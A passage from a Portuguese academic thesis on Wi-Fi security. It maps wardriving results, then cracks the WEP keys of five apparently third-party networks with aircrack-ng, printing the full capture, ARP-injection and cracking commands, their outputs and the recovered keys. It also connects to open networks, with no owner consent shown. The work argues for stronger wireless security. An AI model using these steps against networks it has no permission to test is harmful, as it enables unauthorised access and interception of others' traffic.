

Figura 4.22 – Mapeamento dos resultados no Google Maps.

Através do Google Maps, pode-se obter um mapeamento preciso da localização das redes, uma vez que o software permite uma grande aproximação ao mapa, visualizando os nomes de ruas, avenidas ou estradas. A Figura 4.23 mostra uma visualização do mapeamento na região central da cidade, identificando as redes pelos marcadores. Na Figura 4.24, é demonstrada a visualização híbrida da mesma região apresentada na Figura 4.23.



Figura 4.23 – Visualização aproximada dos resultados no Google Maps.

Figura 4.24 – Visualização híbrida dos resultados no Google Maps.

A partir dos mapas gerados, pode-se observar que a grande maioria das redes encontradas estão localizadas na região central da cidade, devido à grande concentração de empresas e, ainda, agregado ao fato desta região apresentar um elevado poder aquisitivo. Poucas redes *wi-fi* foram encontradas nos bairros da cidade (em alguns desses, nenhum ponto de acesso foi encontrado), o que pode ser remetido ao fato destas regiões apresentarem um menor poder aquisitivo e, conseqüentemente, não possuírem um contato muito próximo com a tecnologia.

Os mapas gerados podem auxiliar, tanto profissionais de segurança quanto usuários domésticos, na análise do ambiente quanto à postura de segurança adotada pelas redes *wi-fi* daquela região, determinando as medidas a serem tomadas para que seja criado um ambiente seguro e estável.

Através dos resultados obtidos, profissionais podem avaliar as verdadeiras condições das redes sem fio, a fim de promover configurações adequadas àquela região e, sobretudo, oferecer serviços que garantam a segurança destas redes. Deve-se observar que, ao mesmo tempo em que o *wardriving* pode ser realizado por profissionais qualificados e que garantam a ética desta prática, usuários mal intencionados podem se valer do *wardriving* para promover ataques às redes, utilizando recursos sem prévia autorização e, de forma mais agravante, podem roubar dados e informações das redes.

4.5 Tentativa de quebra de protocolo de criptografia

Como abordado anteriormente, nos itens 2.1.3 e 2.2.3, existem diversas vulnerabilidades, em torno dos protocolos WEP e WPA-PSK, relacionadas à reutilização dos vetores de inicialização por parte destes protocolos. Utilizando ferramentas específicas, pode-se, em virtude destas repetições, quebrar a segurança dos protocolos, revelando a chave secreta utilizada no processo de criptografia. Desta forma, apresentam-se, neste capítulo, os resultados da tentativa de quebra de protocolo de criptografia, utilizando o *wardriving*, a fim de ratificar as deficiências dos protocolos em prover uma segurança adequada. O *software* utilizado para tal é o Aircrack-ng (bem como as ferramentas Airodump-ng e Aireplay-ng), como fora definido na metodologia.

Após realizada a varredura e o mapeamento, apresentadas anteriormente, os resultados foram analisados cuidadosamente, definindo, assim, as redes-alvo deste processo de quebra de segurança. As redes foram escolhidas estrategicamente, a fim de obter uma boa qualidade de sinal e, não menos importante, um nível de segurança pessoal adequado, uma vez que este processo é realizado utilizando *wardriving*.

Embora a suíte Aircrack-ng possua um extenso suporte à adaptadores de rede sem fio, esta apresenta diversas restrições, necessitando que atualizações e reconfigurações sejam realizadas no sistema operacional. Nos testes preliminares, detectou-se que, mesmo realizando algumas atualizações, o cartão de rede definido na metodologia não opera de maneira correta com a suíte Aircrack-ng, devido a diversas limitações em torno do *firmware* e *chipset* utilizados neste adaptador de rede. Desta forma, visando obter uma qualidade de sinal adequada e o perfeito funcionamento do *software*, utilizou-se o adaptador de rede interno do laptop. O *chipset* utilizado pelo adaptador de rede é o Intel Centrino 2200bg, o qual opera nos padrões 802.11b e 802.11g e suporta criptografia WEP de 128 bits. Este adaptador conta com uma antena de baixa potência, situada na tampa de imagem do *laptop*, que pode obter uma boa qualidade de sinal, mesmo quando situado no interior de um veículo. A distribuição Linux, utilizada no processo de quebra de segurança, é o BackTrack 2 (disponível em http://www.remote-exploit.org/backtrack.html), o qual agrega todas as atualizações e reconfigurações pertinentes ao adaptador utilizado.

É importante salientar que, devido às limitações apresentadas pelos adaptadores de rede sem fio, existem diversos modos de operação das ferramentas utilizadas para captura, injeção e quebra. Tutoriais relacionados à utilização da suíte Aircrack-ng, de acordo com os

adaptadores de rede suportados, podem ser encontrados em Aircrack-ng (2007) e Herring (2007). Em virtude de algumas limitações encontradas na utilização do *chipset* citado anteriormente, o modo de operação utilizado foi baseado nos tutoriais apresentados por David (2007) e Herring (2007), o qual apresentou perfeito funcionamento.

O processo de tentativa de quebra de protocolo, bem como a tentativa de conexão com redes sem segurança, foi realizado entre os dias 8 e 10 de novembro de 2007, seguindo a metodologia definida.

Primeiramente, realizou-se a tentativa de quebra do protocolo WEP. Para isso, duas informações iniciais foram coletadas: o endereço MAC da rede (ponto de acesso) e o canal de operação de tal. De posse destas informações, foram realizadas as configurações iniciais, pertinentes ao modo de operação utilizado, as quais são detalhadas em David (2007). Sendo assim, para cada rede-alvo, foram utilizadas as ferramentas para captura de pacotes, injeção de tráfego e quebra de protocolo, seguindo os passos descritos a seguir:

- Captura de pacotes: a captura dos pacotes foi realizada através da ferramenta Airodump-ng, salvando estes (em sua forma completa) em um determinado arquivo, o qual é utilizado posteriormente pelo Aircrack-ng. Para isto, foi executada a seguinte linha de comando: "*airodump-ng --channel <Canal> --bssid <MAC_AP> --write <Arquivo> rtap0*", onde:
  - <Canal>: canal utilizado pela rede;
  - <MAC_AP>: endereço MAC da rede (ponto de acesso);
  - <Arquivo>: nome do arquivo onde os pacotes são salvos;
  - rtap0: interface de rede utilizada para a escuta do tráfego (maiores detalhes podem ser encontrados em David (2007)).
- Injeção de pacotes: a fim de acelerar o processo de captura de pacotes, utilizou-se a ferramenta Aireplay-ng para efetuar injeções de pacotes ARP na rede, concomitante à execução do Airodump-ng. Para isso, a seguinte linha de comando foi executada: "*aireplay-ng --arpreplay --bssid <MAC_AP> -h <MAC_HOST> -i rtap0 eth0*", onde:
  - arpreplay: identifica o método de ataque adotado (ARP *request replay*);
  - <MAC_AP>: endereço MAC da rede (ponto de acesso);

  - <MAC_HOST>: endereço MAC do requisitante de pacotes ARP (o endereço MAC do adaptador utilizado para a injeção de pacotes);
  - rtap0: identifica que a escuta do tráfego deve ser realizada por esta interface;
  - eth0: identifica que a injeção de pacotes ARP deve ser realizada por esta interface.

- Quebra de protocolo: uma vez capturada a quantidade suficiente de pacotes, utilizou-se a ferramenta Aircrack-ng para efetuar a descoberta das chaves utilizadas pelo WEP. A ferramenta foi executada sem interromper a captura e injeção de pacotes, sendo esta uma das grandes vantagens do Aircrack-ng (a possibilidade de analisar o conteúdo dos pacotes durante a captura dos mesmos). Para isso, a seguinte linha de comando foi executada: "*aircrack-ng -z --bssid <MAC_AP> <Arquivo>.cap*", onde:
  - -z: identifica a utilização do ataque PTW;
  - <MAC_AP>: endereço MAC da rede (ponto de acesso);
  - <Arquivo>: nome do arquivo onde os pacotes foram salvos.

Sendo assim, no Quadro 4.2, é apresentado o resumo dos resultados obtidos na tentativa de quebra de protocolo de criptografia. Visando garantir a segurança das redes que foram alvo neste processo de quebra, bem como não indicar suas localizações, algumas informações foram omitidas, como, por exemplo, o SSID e a coordenada GPS referente a cada rede. Os quatro últimos dígitos que compõem o endereço MAC das redes, também foram omitidos, sendo representados pela letra X.

Quadro 4.2 – Resumo dos resultados de quebra do WEP.

	Endereço MAC	**Velocidade**	**Canal**	**Chave WEP**
Rede 1	00:19:5B:4C:XX:XX	54 Mbps	6	AA:BB:CC:DD:EE
Rede 2	00:05:9E:86:XX:XX	54 Mbps	9	45:25:9C:84:8B:10:23:56:87:84:5F:9A:8F
Rede 3	00:15:E9:6B:XX:XX	54 Mbps	1	7F:2B:5A:6D:12:52:FF:32:AB:45:25:33:69
Rede 4	00:19:5B:02:XX:XX	54 Mbps	1	3D:F4:58:A1:2F
Rede 5	00:05:9E:86:XX:XX	54 Mbps	11	85:F7:9C:AA:45

Os resultados completos, obtidos pelas ferramentas utilizadas no processo de quebra do protocolo WEP, são demonstrados nos Quadros 4.3, 4.4, 4.5, 4.6 e 4.7, identificando, respectivamente, as redes 1, 2, 3, 4 e 5. Pode-se observar um grande número de informações reportadas pelas ferramentas, indicando, por exemplo, a quantidade de pacotes capturados, a quantidade de pacotes ARP injetados, a quantidade de vetores de inicialização obtidos e o tempo decorrido no processo de quebra do WEP.

Quadro 4.3 – Resultado completo (Rede 1).

Airodump-ng

```
CH  6 ][ Elapsed: 11 mins ][ 2007-11-08

 BSSID              PWR RXQ  Beacons    #Data,    #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:19:5B:4C:XX:XX    0 100     6439   262750  315   6  54.   WEP   WEP

 BSSID                  STATION            PWR  Lost  Packets  Probes
 00:19:5B:4C:XX:XX  00:40:F4:FA:XX:XX    0     4     141656
```

Aireplay-ng

```
Saving ARP requests in replay_arp-1108-161549.cap
You should also start airodump-ng to capture replies.
Read 200553 packets (got 127817 ARP requests), sent 66827 packets...(312 pps)
```

Aircrack-ng

```
                                Aircrack-ng 0.9.1

                        [00:00:14] Tested 0/140000 keys (got 126900 IVs)

 KB    depth   byte(vote)
  0    0/  1   AA( 657) 9C( 557) 34( 555) F9( 544) 67( 543) 0B( 541) 24( 538) 30( 538) DB( 538) 8F( 536) 31( 534) 5E( 533) 77( 533)
  1    0/  1   BB( 670) 09( 555) 63( 554) A8( 549) B5( 547) 5E( 546) E6( 546) 8F( 545) 2B( 541) BC( 541) 41( 540) D3( 536) 97( 535)
  2    0/  1   CC( 719) 8A( 561) A9( 560) 91( 551) B4( 551) 3B( 550) 8E( 546) 67( 545) D9( 542) FD( 541) F9( 535) 07( 534) 2C( 534)
  3    0/  1   DD( 673) 33( 572) 6F( 550) 7F( 549) 9E( 549) D3( 546) 4F( 542) F5( 539) 1F( 538) 9C( 537) 09( 533) F3( 531) 20( 529)
  4    0/  1   EE( 665) B5( 550) 55( 546) 02( 541) 8C( 540) B3( 540) E0( 538) 16( 537) C4( 536) 83( 532) 9D( 532) 1F( 530) 9B( 530)

                        KEY FOUND! [ AA:BB:CC:DD:EE ]
      Decrypted correctly: 100%
```

Tempo aproximado do processo de quebra (incluindo configurações iniciais, captura e injeção de pacotes, quebra do protocolo): **18 minutos.**

Quadro 4.4 – Resultado completo (Rede 2).

Airodump-ng

```
CH  9 ][ Elapsed: 9 mins ][ 2007-11-08

 BSSID              PWR RXQ  Beacons    #Data,   #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:05:9E:86:XX:XX    0  71     5047    207527  616   6  54.   WEP  WEP
 BSSID                 STATION            PWR  Lost  Packets  Probes
00:05:9E:86:XX:XX  00:12:0E:84:XX:XX    0     6     2831
```

Aireplay-ng

```
Saving ARP requests in replay_arp-1108-172815.cap
You should also start airodump-ng to capture replies.
Read 215714 packets (got 206818 ARP requests), sent 108891 packets...(207 pps)
```

Aircrack-ng

Aircrack-ng 0.9.1

[00:00:00] Tested 0/1400000 keys (got 202942 IVs)

```
  KB    depth   byte(vote)
  0    0/  1   45(1116) 00( 872) B0( 871) FD( 866) F4( 857) 5F( 856) 90( 855) F5( 855) 7E( 852) 8F( 850) 1F( 846) CA( 844) D3( 844)
  1    0/  1   25(1080) 74( 867) 56( 861) 37( 856) 1F( 850) CD( 850) 9A( 848) 79( 847) 11( 846) 14( 846) 73( 846) D7( 845) 2E( 843)
  2    0/  1   9C(1068) 22( 871) 00( 855) CE( 849) DE( 849) 6B( 844) 08( 838) FF( 838) 8A( 837) 02( 836) 3A( 835) 05( 834) 2E( 834)
  3    0/  1   84(1046) BC( 868) AC( 859) 5E( 857) 87( 853) D2( 853) 79( 847) E8( 847) EC( 847) 9E( 845) CE( 845) 29( 843) 3C( 843)
  4    0/  1   8B(1069) D5( 882) 12( 878) 8E( 855) E7( 851) 76( 850) F6( 848) 03( 842) CD( 841) D8( 841) 60( 840) 87( 840) 92( 840)
  5    0/  1   10(1089) 79( 868) 7F( 853) 7B( 851) A0( 850) AE( 849) 1E( 846) 89( 846) 2C( 845) 41( 845) 6B( 842) B3( 842) 5A( 841)
  6    0/  1   23(1051) 1C( 868) 40( 865) C8( 847) 2A( 846) 77( 846) 67( 845) 2F( 842) 4D( 842) B8( 842) 1A( 841) 59( 840) 9C( 840)
  7    0/  1   56(1034) EE( 876) 5D( 857) A3( 855) CE( 854) FF( 854) 75( 849) FC( 847) B1( 842) 42( 841) C3( 840) 17( 837) 0E( 833)
  8    0/  1   87(1044) 06( 871) EC( 867) 6A( 850) 2F( 847) C5( 847) 87( 845) 99( 845) 28( 842) F3( 842) 0D( 838) 35( 837) 6B( 837)
  9    0/  1   84(1009) FC( 878) 3B( 874) 24( 861) 8D( 859) C7( 858) 1F( 856) 16( 854) 7A( 853) 3F( 848) A4( 848) BB( 844) 89( 841)
  10   0/  1   5F(1029) 7F( 873) 4E( 869) 96( 868) 50( 853) FC( 853) F4( 848) 4C( 847) 9C( 847) 2F( 845) 43( 842) F6( 841) CE( 838)
  11   0/  1   9A(1001) B9( 866) 54( 865) E0( 857) 66( 854) A6( 854) 67( 848) 9F( 848) AD( 843) 94( 839) BC( 839) 51( 838) 2B( 836)
  12   0/  1   8F(1026) 58( 866) 4E( 856) C5( 855) ED( 850) 4C( 847) 90( 847) 3A( 846) 5D( 846) 34( 844) 57( 844) C3( 844) FE( 843)

        KEY FOUND! [ 45:25:9C:84:8B:10:23:56:87:84:5F:9A:8F ]
      Decrypted correctly: 100%
```

Tempo aproximado do processo de quebra (incluindo configurações iniciais, captura e injeção de pacotes, quebra do protocolo): **15 minutos.**

Quadro 4.5 – Resultado completo (Rede 3).

Airodump-ng

```
CH  1 ][ Elapsed: 3 mins ][ 2007-11-09

 BSSID              PWR RXQ   Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:15:E9:6B:XX:XX    0  67      1792    60597  317   1  54.   WEP  WEP

 BSSID                 STATION            PWR  Lost  Packets  Probes
 00:15:E9:6B:XX:XX  00:17:9A:F8:XX:XX    0   784    28740
```

Aireplay-ng

Saving ARP requests in replay_arp-1109-215331.cap
You should also start airodump-ng to capture replies.
Read 83590 packets (got 52632 ARP requests), sent 53672 packets...(273 pps)

Aircrack-ng

Aircrack-ng 0.9.1

[00:00:01] Tested 0/1400000 keys (got 51284 IVs)

```
KB  depth  byte(vote)
 0    0/  1   7F( 280) 88( 249) 74( 235) 0C( 232) 43( 232) 48( 230) 0D( 228) 5D( 228) D7( 227) 63( 224) 69( 224) A8( 224) BF( 224)
 1    0/  1   2B( 267) 7A( 238) 19( 235) 12( 234) 94( 234) CF( 232) FD( 232) 08( 231) 28( 231) EA( 231) 41( 228) EB( 227) D7( 226)
 2    0/  1   5A( 285) C8( 252) D0( 235) 6C( 233) 95( 232) 2D( 231) 22( 230) 0B( 228) C4( 228) 01( 226) 72( 226) 0A( 225) 59( 225)
 3    0/  1   6D( 250) 2E( 240) 5D( 236) 87( 236) EA( 235) 2C( 234) 85( 229) 45( 228) E5( 226) 42( 225) 43( 225) 4D( 225) 19( 224)
 4    0/  1   12( 254) 52( 238) 2F( 232) 58( 230) 55( 229) 1F( 228) 49( 228) C6( 228) 69( 227) 14( 226) 36( 226) C9( 226) D9( 226)
 5    0/  1   52( 258) 0F( 241) 43( 238) 17( 234) 01( 229) 85( 229) 26( 228) 57( 226) 71( 226) BB( 226) EB( 226) 21( 225) EE( 224)
 6    0/  1   FF( 262) 79( 241) DE( 241) 06( 235) 12( 235) F2( 228) 23( 227) 62( 227) 2F( 226) 3C( 225) 3D( 225) 91( 225) 4F( 223)
 7    0/  1   32( 284) 6C( 244) 93( 241) 9D( 232) FF( 232) C1( 230) E7( 228) DC( 227) 0C( 226) 95( 226) 1B( 224) 0F( 223) 38( 223)
 8    0/  1   AB( 241) 7D( 239) F9( 235) A1( 229) 91( 228) FF( 227) 69( 226) 9A( 225) 5C( 224) 64( 224) 8C( 224) 96( 224) 1F( 222)
 9    0/  1   45( 257) CF( 253) FD( 240) 27( 238) 7F( 237) 65( 234) B4( 233) 23( 230) 8F( 229) 16( 228) 85( 228) 20( 227) F0( 227)
10    0/  1   25( 265) 88( 243) 19( 240) F4( 236) 48( 235) A7( 235) 26( 234) 40( 229) 80( 228) CE( 228) 4F( 227) 11( 226) 23( 225)
11    0/  1   33( 251) 59( 243) AE( 242) 4D( 234) 19( 231) C2( 231) 4C( 230) 23( 227) 24( 227) 80( 227) 50( 224) 6A( 224) 20( 222)
12    0/  1   69( 252) 68( 236) F7( 235) 64( 234) 86( 231) A3( 231) 3C( 229) 47( 229) D8( 226) E7( 226) EA( 226) 7E( 225) C8( 224)

        KEY FOUND! [ 7F:2B:5A:6D:12:52:FF:32:AB:45:25:33:69 ]
      Decrypted correctly: 100%
```

Tempo aproximado do processo de quebra (incluindo configurações iniciais, captura e injeção de pacotes, quebra do protocolo): **10 minutos.**

Quadro 4.6 – Resultado completo (Rede 4).

Airodump-ng

CH 1][Elapsed: 8 mins][2007-11-09

```
 BSSID              PWR RXQ  Beacons    #Data,  #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:19:5B:02:XX:XX    0  69     4610    36513  663   1   54.  WEP  WEP

 BSSID                  STATION            PWR  Lost  Packets  Probes
00:19:5B:02:XX:XX  00:1A:70:73:XX:XX    0     1     1341
```

Aireplay-ng

Saving ARP requests in replay_arp-1109-220823.cap
You should also start airodump-ng to capture replies.
Read 42389 packets (got 36003 ARP requests), sent 19905 packets...(41 pps)

Aircrack-ng

Aircrack-ng 0.9.1

[00:00:16] Tested 72/140000 keys (got 34280 IVs)

```
KB    depth   byte(vote)
 0    0/  1   3D( 196) 85( 163) 98( 162) 52( 161) 43( 160) 1F( 159) 1C( 158) 1E( 154) C6( 154) 26( 153) 61( 152) 7D( 152) BF( 152)
 1    2/  4   FE( 166) 31( 161) 99( 159) E2( 159) E8( 158) E0( 157) 44( 156) 70( 156) EC( 156) 07( 154) 69( 153) D6( 153) 9F( 152)
 2    0/  2   58( 171) E6( 164) 29( 159) 1B( 157) 34( 157) 57( 157) A3( 156) E8( 156) 5C( 155) 6B( 155) 99( 154) DF( 154) 4C( 153)
 3    0/  1   A1( 199) 8E( 166) D7( 166) 6D( 161) 85( 160) 56( 159) 9C( 159) 2C( 158) 4C( 157) C6( 157) D9( 157) 45( 156) C9( 155)
 4    0/  9   2F( 164) 15( 160) 37( 160) F7( 159) A1( 159) B5( 158) 55( 157) B5( 156) F1( 156) 1B( 155) 91( 154) AD( 154) E2( 154)

                KEY FOUND! [ 3D:F4:58:A1:2F ]
     Decrypted correctly: 100%
```

Tempo aproximado do processo de quebra (incluindo configurações iniciais, captura e injeção de pacotes, quebra do protocolo): **18 minutos.**

Quadro 4.7 – Resultado completo (Rede 5).

Airodump-ng

```
CH 11 ][ Elapsed: 6 mins ][ 2007-11-10

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:05:9E:86:XX:XX    0 100     3460    72784  342  11  54. WEP  WEP      OPN

 BSSID                  STATION            PWR  Lost  Packets  Probes
00:05:9E:86:XX:XX  00:1B:11:66:XX:XX    0     0     173      desk
```

Aireplay-ng

```
Saving ARP requests in replay_arp-1110-213941.cap
You should also start airodump-ng to capture replies.
Read 79149 packets (got 72407 ARP requests), sent 38802 packets...(121 pps)
```

Aircrack-ng

Aircrack-ng 0.9.1

[00:00:15] Tested 0/140000 keys (got 71238 IVs)

```
KB  depth  byte(vote)
 0    0/  1   85( 406) 8B( 326) D5( 319) D0( 317) E8( 315) 6C( 313) E5( 311) E7( 311) 04( 310) 54( 310) 74( 310) 35( 309) 50( 309)
 1    0/  1   F7( 358) 35( 328) BE( 328) E0( 324) F9( 323) 64( 317) AD( 316) 1B( 315) 95( 313) 18( 311) E3( 311) F3( 311) 9F( 310)
 2    0/  1   9C( 389) F6( 330) B0( 313) CD( 310) DD( 309) 58( 307) D5( 305) 00( 304) C3( 304) 45( 303) 63( 302) 86( 302) 3C( 301)
 3    0/  1   AA( 366) 8F( 333) FF( 327) BB( 321) 83( 320) 7B( 316) A2( 315) EA( 314) 6A( 313) 3D( 311) 6D( 310) 56( 309) 73( 308)
 4    0/  1   45( 392) 04( 337) 79( 334) 3E( 323) B0( 322) 58( 319) 44( 313) 8C( 313) DE( 313) DD( 311) 2E( 310) 0D( 309) 9B( 309)

                KEY FOUND! [ 85:F7:9C:AA:45 ]
     Decrypted correctly: 100%
```

Tempo aproximado do processo de quebra (incluindo configurações iniciais, captura e injeção de pacotes, quebra do protocolo): **12 minutos.**

O processo de tentativa de quebra de protocolo de criptografia foi realizado com sucesso, permitindo a descoberta das chaves WEP de todas as redes “atacadas”. As ferramentas de *hardware* e *software* apresentaram um funcionamento estável e de qualidade, proporcionando uma interface limpa e praticidade na utilização destas.

Através dos resultados, pode-se perceber a eficiência atingida pelas ferramentas de *software*. Tanto o Airodump-ng, quanto o Aireplay-ng, apresentaram uma funcionalidade excelente, criando um ambiente propício para que a captura dos pacotes fosse realizada em um tempo reduzido, acelerando assim a possibilidade de descoberta da chave WEP. O Aircrack-ng, por sua vez, mostrou-se extremamente eficaz na quebra do WEP, revelando a chave utilizada pelo protocolo rapidamente, sendo que, o maior tempo necessário para a quebra do protocolo, foi de apenas 16 segundos. Em alguns casos, no momento em que a ferramenta foi executada, a chave foi revelada instantaneamente.

Desta forma, denota-se claramente a deficiência do protocolo WEP em prover um nível de segurança adequado às redes sem fio, uma vez que, em questão de minutos, foi possível efetuar a quebra da segurança oferecida por tal, revelando as chaves secretas utilizadas na autenticação e criptografia das redes em questão.

As redes sem fio necessitam de uma atenção especial quando se trata da questão de segurança, devendo-se analisar e conhecer todos os métodos de segurança disponíveis para este tipo de rede, bem como suas fraquezas e vulnerabilidades, a fim de garantir um nível de segurança adequado aos usuários, protegendo com eficácia os recursos e informações pertinentes às redes.

Concluindo a detecção de vulnerabilidades em redes locais sem fio, com base no mapeamento realizado anteriormente, foram definidas as redes-alvo do processo de tentativa de conexão, a fim de ratificar os perigos encontrados na utilização das configurações de fábrica, as quais, por padrão, não definem nenhum mecanismo de segurança na configuração da rede.

A conexão com as redes-alvo definidas foi realizada de forma simples, utilizando as ferramentas de *hardware* definidas na metodologia. Para realizar as conexões, utilizou-se a ferramenta padrão do Windows, o WZC (*Wireless Zero Configuration*), que fornece a lista de redes ao alcance do adaptador e realiza a conexão com a rede selecionada.

Vale ressaltar que, o fato de uma rede não apresentar o uso de criptografia, não remete à afirmação de que a rede não possua nenhum tipo de segurança. Outras formas de

segurança como, por exemplo, filtragem por endereço MAC, podem se fazer presentes, não permitindo a simples tentativa de conexão.

Deste modo, utilizando o *wardriving*, efetuou-se a conexão com as redes definidas, verificando e registrando as informações referentes à conexão estabelecida. No Quadro 4.8, são demonstrados os resultados obtidos, reportando as configurações recebidas pelos pontos de acesso. O SSID e as coordenadas GPS referentes às redes conectadas foram omitidos, visando garantir o sigilo destas, bem como não indicar suas localizações. Os quatro últimos dígitos que compõem o endereço MAC de cada rede, também foram omitidos, sendo representados pela letra X.

Quadro 4.8 – Resultado da tentativa de conexão.

	Rede 1	**Rede 2**	**Rede 3**	**Rede 4**	**Rede 5**
Endereço MAC	00:17:9A:1F:XX:XX	00:17:9A:FD:XX:XX	00:11:50:53:XX:XX	00:19:5B:4C:XX:XX	00:4F:62:13:XX:XX
Canal	6	6	6	6	11
Velocidade da conexão	11 Mbps	11 Mbps	11 Mbps	11 Mbps	11 Mbps
IP	10.1.1.4	10.1.1.192	10.1.1.4	192.168.0.104	192.168.0.15
Máscara de sub-rede	255.0.0.0	255.255.255.0	255.0.0.0	255.255.255.0	255.255.255.0
Gateway	10.1.1.1	10.1.1.2	10.1.1.1	192.168.0.1	192.168.0.1
DHCP *Server*	10.1.1.1	10.1.1.2	10.1.1.1	192.168.0.1	192.168.0.1
DNS1	200.143.94.3	189.7.136.15	200.143.94.3	192.168.0.1	192.168.0.1
DNS2	189.7.136.15	10.1.1.2	189.7.136.15	-	-

Após realizadas as devidas conexões, foi efetuado um simples teste de conexão com a internet, a fim de verificar se a conexão foi estabelecida corretamente. Em todas as conexões efetuadas, de dentro do veículo, foi possível obter acesso à internet, deixando clara a ausência de segurança por parte dessas redes, expondo os recursos e as informações trafegadas. A

partir dos resultados obtidos, percebe-se claramente a utilização das configurações padrões de fábrica, que seguem linhas de configuração semelhantes.

Muitas pessoas configuram a sua própria rede doméstica (ou até empresarial), sem conhecer a tecnologia em si, seus componentes e seus pontos vulneráveis, criando assim uma rede totalmente desprotegida e suscetível a ataques. Um possível atacante pode, sem muito esforço, utilizar dos recursos da rede ou, em uma ação danosa, roubar informações confidenciais.

Sendo assim, encerra-se a execução do *wardriving*, concluindo a metodologia definida e ratificando os objetivos propostos neste trabalho.

CONCLUSÃO

As redes sem fio chegaram para ficar, não há como negar tal fato. Todas as vantagens em se utilizar uma rede sem fio, agregadas a uma facilidade de uso antes não vista, tornam o uso de redes *wi-fi* extremamente crescente e promissor. Porém, vale ressaltar a importância da aplicação de segurança quando informações são trocadas. Nenhuma rede é totalmente segura, porém a aplicação de mecanismos de segurança é imprescindível no que se refere às transmissões de dados.

Pode-se observar que a aplicação de métodos de segurança que realmente asseguram uma rede não é tarefa fácil, porém tampouco difícil. As diferentes tecnologias de segurança disponíveis para redes *wi-fi* possuem características próprias, que devem ser analisadas e estudadas antes de qualquer implementação efetiva. Um dos graves problemas enfrentados em redes *wi-fi* é a falta de conhecimento acerca das tecnologias por parte dos implementadores (sejam estes administradores de rede ou usuários finais), até mesmo em virtude de a própria tecnologia oferecer essa facilidade de instalação e utilização.

Parece evidente o quão trabalhoso é configurar de forma segura uma rede sem fio, pois a configuração básica não contém nenhum elemento que, de forma efetiva, torne minimamente segura qualquer rede *wi-fi*. Para ter uma rede sem fio aceitável (sob a ótica da segurança), é necessário configurar recursos adicionais, como criptografia e autenticação forte, elementos esses que demandam tempo e trabalho para configuração e manutenção dos equipamentos envolvidos.

